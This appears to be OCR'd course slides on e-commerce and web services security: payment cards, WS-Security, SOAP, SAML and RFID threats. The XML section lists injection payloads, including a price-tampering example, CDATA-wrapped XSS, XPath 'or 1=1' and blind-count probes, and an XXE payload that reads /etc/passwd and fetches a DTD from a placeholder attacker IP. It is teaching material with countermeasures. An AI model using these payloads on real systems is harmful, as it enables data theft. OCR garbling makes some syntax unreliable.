
- Merchant bank
    - Also called acquiring bank
    - Does business with merchants that want to accept payment cards

- Merchant receives account where they deposit card sales totals
- Value of sales slips is credited to merchant's account

Processing Payment Cards Online

- Can be done automatically by software packaged with electronic commerce software
- Can contract with third party to handle payment card processing
  - Can also pick, pack, and ship products to the customer
  - Allows merchant to focus on web presence and supply availability

Credit Card Processing



Limitations of Online Credit Card Payment Systems

- ✓ Security: neither merchant nor consumer can be fully authenticated
- ✓ Cost: for merchants, around 3.5% of purchase price plus transaction fee of 20 – 30 cents per transaction
- ✓ Social equity: many people do not have access to credit cards (young adults, plus almost 100 million other adult Americans who cannot afford cards or are considered poor risk)

Web Services Security

What is web service security?

- WS- Security is flexible and is designed to be used as the basis for the construction of a wide variety of security models including PKI, Kerberos, and SSL.

What are the goals of web service security?


- The goal of WS-Security is to enable applications to construct secure SOAP message exchange.

What are the requirements of web service security?

- Multiple security tokens for authentication or authorization
- Multiple trust domains
- Multiple encryption technologies
- End-to-end message-level security and not just transport-level security

Web Services Security Specifications

- ❑ The combination of security specifications, related activities, and interoperability profiles will enable customers to easily build interoperable secure Web services.



XML

What is XML?

- Extensible Markup Language (XML)
- Textual Data Format
- Focus on Documents

- Use to add additional information
- Relies on Document Type Definition (DTD)

XML Structure

XML Header(Document Type Definition–DTD)
<?xmlversion=”1.0”encoding=”ISO-8 59-1"?>

Elements
<item>
<itemId> 1</itemId>
<itemName>Bo k</itemName>
</item>

Types of XML vulnerabilities

- ☐ XML Injection(TAG Injection)
- ☐ Xpath Injection
- ☐ XML External Entities(XXE)

XML Injection

- Try to inject XML doc to application and XML parser fails to validate data
- Try to insert XML characters, tags, methods, etc**.**
- Possible to inject XML data & tags to xml database Possible to test with Single Quote ‘ when not sanitized

Example;<username attrib='$username Input'/> when single quote add it became…

<username attrib='admin'/>

Detection for XML Injection

' Single Quote

" Double Quote

Testing for XML Injection

- Different Attack Surface; Input Fields like User Registration, Update Information and so on.
- Both GET and POST
- Use Escape Characters to invalidate XML document

Exploitation for XML Injection

- New value of existing tag from elements

  <username>Toe</username>

- Using Comment tag<!- Tag->

  <!-username-><username>Toe</username>

- CDATA section delimiters

  <username><![CDATA[<$userName]></username>

  <![CDATA[<]>script<![CDATA[>]>alert('xss')<![CDATA[<]>/script<![CDATA[>]>

Example Code:

<book>

<id>102</id>

<bookName>Sherlock</bookName>

<price>20 </price>

</book>

When user buys b**ook** from store, the url maybe h**t**p:/shop.com/buy.php?b**o** kID=102&b**o** kName=Sherlock&price=2**0**

When at**t**acker injec**t** **t**he existing price tag with new value h**t**p:/shop.com/buy.php?b**o** kID=102&b**oo**kName=Sherlock&<price>0</price>

<book>

<id>102</id>

<bookName>Sherlock</bookName>

<price>0</price>

<price>20 </price>

</book>

Xpath Injection

- Xpath refers to XML Path Language
- Xpath Injection is similar to SQL injection.
- Another Type of XML Injection
- Less Awareness
- Occurs in Xpath Query for XML data when input data are not sanitized to verify
- Possible to get entire document

Detection for XPath Injection

- ‘Single Quote
- “Double Quote
- ‘or ‘a’=’a
- ‘and ‘a’=’b
- OR 1=1
- AND 1=2

Exploitation for Xpath Injection

Common Xpath Payloads

'or'1'='1

'or1=1or'='

]|*|user[@role='admin "NODENAME"(Return all children of node)

"/NODENAME"(Return all elements in the document)

"NODENAME/SUBNODENAME"(return all SUBNODE under NODE element) "/NODENAME/[NAME="VALUE" (value=admin)

Blind Xpath Injection

- count(/user/child:node() - Return the number of nodes

- Find the error with injecting the following code

  ‘or count(parent:*[position()=1])=0 or ‘a’=’b ‘or count(parent::*[position()=1])>0or‘a’=’b' 1 or count(parent::*[position()=1])=0 1 or count(parent::*[position()=1])>0

XML External Entities (XXE)

- Type of Injection Attack to an application that parses XML input.
- Caused by misconfigured XML Parser.
- Leads to Extracting Sensitive Data
- Remote Code Execution (RCE) in some cases

Common XXE Vulnerabilities

- ApachePOI
  - CVE-2014-3574
  - CVE-2014-3529
- DOC X4J
- Open XML SD
  - CVE-2012-6685
  - CVE-2014-3660
- Play Frame work XXE

Exploiting File upload XXE(OOXML)

- Insert XML codes to docx(whatever)files
- Payload

<!DOCTYP Exe[

<!ENTITY% get SYSTEM "file://etc/paswd">

<!ENTITY% dtd SYSTEM "http:/YOURIP:8080/payload.dtd">

%get%dtd;]>

XML Injection Countermeasures

- Input validation
- Best done with whitelisting
- Output encoding
- Change "<" to ">“

- Use encoding functions from a trusted source, such as OWASP

Simple Object Access Protocol (SOAP)

- SOAP is a lightweight protocol intended for exchanging structured information in a decentralized, distributed environment. SOAP uses XML technologies to define an extensible messaging framework, which provides a message construct that can be exchanged over a variety of underlying protocols. The framework has been designed to be independent of any particular programming model and other implementation- specific semantics.
- SOAP is a way for a program running in one operating system to communicate with a program running in either the same or a different operating system, using HTTP (or any other transport protocol) and XML.
- It is an XML based protocol that consists of three parts:
    - Envelope - defines a framework for describing what is in a message and how to process it,
    - Encoding Rules - for expressing instances of application-defined data types,
    - RPC Convention - a convention for representing remote procedure calls and responses.
- No *processing* instructions
- All elements and attributes must be *ns-qualified*
- *DTD*s are prohibited
- No schema *processing* can be required
- SOAP can use XML *schemas*
- Two namespace identifiers:
    - http://www.w3.org/2001/12/soap-envelope
    - http://www.w3.org/2001/06/soap-envelope
- SOAP *is* a way to format data
- SOAP *is* an RPC mechanism
- SOAP *is* groomed as a general messaging system
- SOAP *is* platform-independent
- SOAP makes you look *cool* and *up-to-date*
- SOAP is *not* a transport protocol

- SOAP is *not* a security protocol
- SOAP does *not* provide an authenticated session
- SOAP does *not* define or provide a trust model
- SOAP is *not* a file format
- SOAP is *not* a cleaning agent

SOAP Header

```
<env:Envelope
 xmlns:env="http://www.w3.org/2001/06/soap-envelope/">
 <env:Header>
  <mysoap:transaction
    xmlns:mysoap="http://www.mysoap.org/soap/">
   transaction data
  </mysoap:transaction>
 </env:Header>
  … rest of the SOAP message - the SOAP body
</env:Envelope>
```

SOAP Body – Request

- RPC mechanism: method invocation

```
<env:Envelope
 xmlns:env="http://www.w3.org/2001/06/soap-envelope/">
 <env:Body>
  <mysoap:getBalance
   xmlns:mysoap="http://www.mysoap.org/soap/financial/"
   env:encodingStyle="http://www.w3.org/2001/06/soap-encoding">
   <accountNumber>567-89-0123</accountNumber>
  </mysoap:getBalance>
 </env:Body>
</env:Envelope>
```

SOAP Body – Response

- RPC mechanism: method return

```
<env:Envelope
 xmlns:env="http://www.w3.org/2001/06/soap-envelope/">
 <env:Body>
  <mysoap:getBalanceResponse
   xmlns:mysoap="http://www.mysoap.org/soap/financial/"
   env:encodingStyle="http://www.w3.org/2001/06/soap-encoding">
   <balance>3400.00</balance>
  </mysoap:getBalanceResponse>
 </env:Body>
</env:Envelope>
```

XML Schema and SOAP

Connect an XML Schema document and a SOAP message using *namespaces*

```
<xsd:schema xmlns:xsd="http://www.w3.org/2001/XMLSchema"
targetNamespace="http://www.mysoap.org/soap/financial/">
 <xsd:element name="balance" type="xsd:double"/>
 <xsd:simpleType name="accountNumberType">
  <xsd:restriction base="xsd:string">
   <xsd:pattern value="\d{3}-\d{2}-\d{4}"/>
  </xsd:restriction>
 </xsd:simpleType>
</xsd:schema>
```

SOAP-HTTP Binding

- HTTP "POST" method only
- Must label the body (SOAP message) with "application/soap" MIME type
- May include a "SOAPAction:" HTTP header in *requests*

- May include a “required-SOAPAction:” HTTP header in *responses*
- Best transport to poke through firewalls.
- SOAP can use *any* transport protocol

HTTP and SOAP

GET /mysoapserv/ HTTP/1.1

Host: www.mysoap.org

SOAPAction: “HTTP://www.mysoap.org/mysoapserv/”

<env:Envelope

xmlns:env=“http://www.w3.org/2001/06/soap-envelope/”>

<env:Body>

<**mysoap:getBalanceResponse**

xmlns:mysoap=“http://www.mysoap.org/soap/financial”

env:encodingStyle=“http://www.w3.org/2001/06/soap-encoding”>

<balance>3400.00</balance>

</**mysoap:getBalanceResponse**>

</env:Body>

</env:Envelope>

SOAP Security Extensions

- XML Digital Signatures (SOAP-dsig)
- SOAP header carries digital signature information within a SOAP 1.1 Envelope.
- Defines **<SOAP-SEC:Signature>** header entry
- C14N of **<ds:SignedInfo>** MUST be done within its own context.
- Conforming SOAP Applications must satisfy:
    - MUST be capable of processing XML Signatures.
    - **<SOAP-SEC:Signature>** MUST have a **<ds:Signature>** element.
    - All **<ds:Reference>** elements MUST refer to a valid resource within the SOAP envelope.
    - If header is processed (**mustUnderstand=1**), it MUST try to validate the signature.

SOAP Security

- ✓ The SOAP specification does not define encryption for XML Web Services.
- ✓ This is left up to the implementer of the SOAP protocol.
- ✓ Encryption places a dependency on the transport protocol

SOAP Code with Encryption

```
<%@ WebService Language="C#" Class="CreditCardService"
%> using System.Web.Services;
public class CreditCardService
        { [WebMethod]
        [EncryptionExtension(Encrypt=EncryptMode.Response)]
        public string GetCreditCardNumber() {
                return "MC: 4111-1111-1111-1111";
        }
 }
```

Request Encrypted

```
<?xml version="1.0" encoding="utf-8"?>
<soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd="http://www.w3.org/2001/XMLSchema">
        <soap:Body>
                <GetCreditCardNumber xmlns="http://tempuri.org/" />
        </soap:Body>
</soap:Envelope>
```

Response Encrypted

<soap:Body>

<GetCreditCardNumber xmlns="http://tempuri.org/">

<GetCreditCardNumberResult>83 151 243 32 53 95 86 13 190 134 188 241 198 209 72 114 122 38 180 34 194 138 16 97 221 195 239 86 26 152 94 27

</GetCreditCardNumberResult>

</GetCreditCardNumber>

</soap:Body>

Security Assertion Markup Language (SAML)


What is SAML for?

- Distributed Authorization
- Federated Identity Management
- Multi-vendor Portals
- Web Services Access Control
- It's an XML-based framework for exchanging security information
    - XML-encoded security "assertions"
    - XML-encoded request/response protocol
    - Rules on using assertions with standard transport and messaging frameworks
- It's an emerging OASIS standard
    - Vendors *and* users are involved
    - Codifies current system outputs rather than inventing new technology


SAML Use Cases

- SAML developed three "use cases" to drive its requirements and design:
    1. Single Sign-On (SSO)
    2. Distributed transaction
    3. Authorization service
- Each use case has one or more "scenarios" that provide a more detailed roadmap of interaction


Single Sign-On (SSO)



SAML Use Case: authorization



SAML Use Case: Back Office Transaction



SAML assertions

- An assertion is a declaration of fact about a subject, e.g. a user

(according to some assertion issuer)

- SAML has three kinds, all related to security:
    - Authentication
    - Attribute
    - Authorization decision
- You can extend SAML to make your own kinds of assertions
- Assertions can be digitally signed

All assertions have some common information

- Issuer and issuance timestamp
- Assertion ID
- Subject
    - Name plus the security domain
    - Optional subject confirmation, e.g. public key
- "Conditions" under which assertion is valid
    - SAML clients *must reject* assertions containing unsupported conditions
    - Special kind of condition: assertion validity period
- Additional "advice"

E.g., to explain how the assertion was made

Authentication assertion

- An issuing authority asserts that:
    - subject S
    - was authenticated by means M
    - at time T
- **Caution:** Actually checking or revoking of credentials is not in scope for SAML!
    - Password exchange
    - Challenge-response

Etc.

- It merely lets you link back to acts of authentication that took place previously

Example authentication assertion

```
<saml:Assertion
 MajorVersion="1" MinorVersion="0"
 AssertionID="128.9.167.32.12345678"
 Issuer="Smith Corporation"
 IssueInstant="2001-12-03T10:02:00Z">
 <saml:Conditions
  NotBefore="2001-12-03T10:00:00Z"
  NotAfter="2001-12-03T10:05:00Z" />
 <saml:AuthenticationStatement
  AuthenticationMethod="password"
  AuthenticationInstant="2001-12-03T10:02:00Z">
  <saml:Subject>
   <saml:NameIdentifier
    SecurityDomain="smithco.com"
    Name="joeuser" />
  </saml:Subject>
 </saml:AuthenticationStatement>
</saml:Assertion>
```

Attribute assertion

- An issuing authority asserts that:
    - subject S
    - is associated with attributes A, B, …
    - with values "a", "b", "c"…

- Typically this would be gotten from an LDAP repository
    - "john.doe" in "example.com"
    - is associated with attribute "Department"
    - with value "Human Resources"

Example attribute assertion

```
<saml:Assertion …>
 <saml:Conditions …/>
 <saml:AttributeStatement>
  <saml:Subject>
   <saml:NameIdentifier
    SecurityDomain="smithco.com"
    Name="joeuser" />
  </saml:Subject>
  <saml:Attribute
   AttributeName="PaidStatus"
   AttributeNamespace="http://smithco.com">
   <saml:AttributeValue>
    PaidUp
   </saml:AttributeValue>
  </saml:Attribute>
 </saml:AttributeStatement>
</saml:Assertion>
```

Authorization decision assertion


- An issuing authority decides whether to grant the request:
    - by subject S
    - for access type A
    - to resource R
    - given evidence E
- The subject could be a human or a program
- The resource could be a web page or a web service, for example

Example authorization decision assertion

```
<saml:Assertion …>
 <saml:Conditions …/>
 <saml:AuthorizationStatement
  Decision="Permit"
  Resource="http://jonesco.com/rpt_12345.htm">
```

```
    <saml:Subject>
     <saml:NameIdentifier
      SecurityDomain="smithco.com"
      Name="joeuser" />
    </saml:Subject>
   </saml:AuthorizationStatement>
</saml:Assertion>
```


SAML producer-consumer model



This model is conceptual only


- In practice, multiple kinds of authorities may reside in a single software system
    - SAML allows, but doesn't require, total federation of these jobs
- Also, the arrows may not reflect information flow in real life
    - Information can be pulled or pushed
    - Not all assertions are always produced
    - Not all potential consumers (clients) are shown

SAML protocol for getting assertions



Bindings and profiles connect SAML with the wire

- This is where SAML itself gets made secure
- A “binding” is a way to transport SAML requests and responses
    - SOAP-over-HTTP binding is a baseline
    - Other bindings will follow, e.g., raw HTTP
- A “profile” is a pattern for how to make assertions about other information
    - Web browser profile for SSO
    - SOAP profile for securing SOAP payloads



More efforts related to security and identity


- OASIS XACML
    - XML-based access control/policy language
    - Could be the way PDPs talk to back-end policy stores
- OASIS Provisioning
    - XML-based framework for user, resource, and service provisioning
- Liberty Alliance
    - Identity solution for SSO of consumers and businesses
- Internet2
    - Higher-ed effort to develop advanced network applications and technologies

Security

- Message integrity and confidentiality can be achieved using SSL
- Relying party can have confidence in the assertion:
    - Pull model: bi-lateral authentication should be used when connection is set up between relying and asserting parties
    - Push model: digital signature of asserting party used on message containing assertion

- Either way, relying party knows who asserting party is and can trust the assertion accordingly

Browser/Post Model



1. *U creates authenticated session*
2. *U accesses remote resource X through asserting party.*
3. *A asserts fact about U*
4. *Access, containing signed assertion, is redirected (pushed) through browser to relying party (signature required since assertion is routed through browser)*

RFID

RFID (Radio Frequency Identifier) an Auto-ID data collection system surveillance, using RF waves for Identifying, Tracking and doing Management of material flow.

RFID is an acronym for radio frequency identification. Briefly the RF stand for "radio-frequency" and ID means "identifier" that allows an item, for instance a library book, to be identified, accessed, stored, reprogrammed and communicated by using radio waves

RFID operations are worked under three key phases.

- ❑ Firstly items-tag are scanned by reader;
- ❑ Secondly in backend transmitted data coming through antenna (RF-wave) are being recognized by RFID-based system PC. It acts as a middleware communication gateway among items, reader and system database;
- ❑ And at the end it filters out and store data in RFID-databases for checking the data fault and relevant operation.





Fig. A General Overview of RFID Architecture

Key Components

- TAGS
- READER
- SELF CHECK-OUT/IN
- INVENTORY READER
- BOOK DROP READER
- MIDDLEWARE (PC)
- SECURITY GATE
- LABEL PRINTER
- SORTER

How Does RFID Work?



Applications

- ☐ Tracking/Identification
  - ✓ Library Books
  - ✓ Children
  - ✓ Pets
  - ✓ Auto Parts
- ☐ Inventory management in a Supply Chain
- ☐ Contactless Smart Cards

The Problem – Motivation

- ☐ Basic problem with RFID tags
  - ✓ Can be remotely scanned
  - ✓ Respond to query by any reader
  - ✓ This leads to **security and privacy** risk
- ☐ Resource constraints
  - ✓ Limited power and computing resources
  - ✓ Hence classical cryptographic mechanisms not feasible
- ☐ **The RFID security challenge**
  - ✓ How to obtain maximum security with almost no resources?
- ☐ **RFID privacy** concerns the problem of misbehaving readers harvesting information from well-behaving tags.

Risks:

- ✓ Leakage of personal information (prescriptions, brand/size of clothes etc.).
- ✓ Location privacy: Tracking the physical location of individuals by their RFID tags.

- **RFID authentication** concerns the problem of well behaving readers receiving information from misbehaving tags, particularly counterfeit ones.

  Risks:

  - ✓ Forgery
  - ✓ Sabotage

Security Attacks

- Spoofing
  - ✓ Imitating the behavior of a genuine tag
- Denial of Service
- Man in the middle attack
  - ✓ Modify the response of the tag to the reader or vice versa
- Replay Attack
  - ✓ Eavesdrop message from the tag (reader) & re-transmit the message to the legitimate reader (tag).
- Traffic Analysis
  - ✓ Monitoring of comm. between reader & tag allows adversary to perform traffic analysis & generate statistical data.

Security and Privacy Requirements

- Anonymity
  - ✓ Tag output should not give idea about ID
- Untraceability
  - ✓ Tag output should be varying
- Indistinguishibility
  - ✓ Tag output should be truly random, i.e. variation should not be predictable

- ☐ Forward Security
  - ✓ Adversary should not be able to associate the current output with past output
- ☐ Mutual Authentication
  - ✓ Tag-to-reader and reader-to-tag authentication

Security Problems of RFID

- Eavesdropping
- Hot-listing
  - Attacker has special interests in certain items
- Replay attack
- Cloning
- Tracing
- Data forging
- Denial of Service

Physical Solutions

- Kill tag after purchase
- Faraday cage
- Active jamming
  - Disables all RFID, including legitimate applications
  - Guardian
- Blocker Tag

Killing approach

- Special command permanently de-activates tag after the product is purchased
- Disables many futuristic applications

Faraday Cage

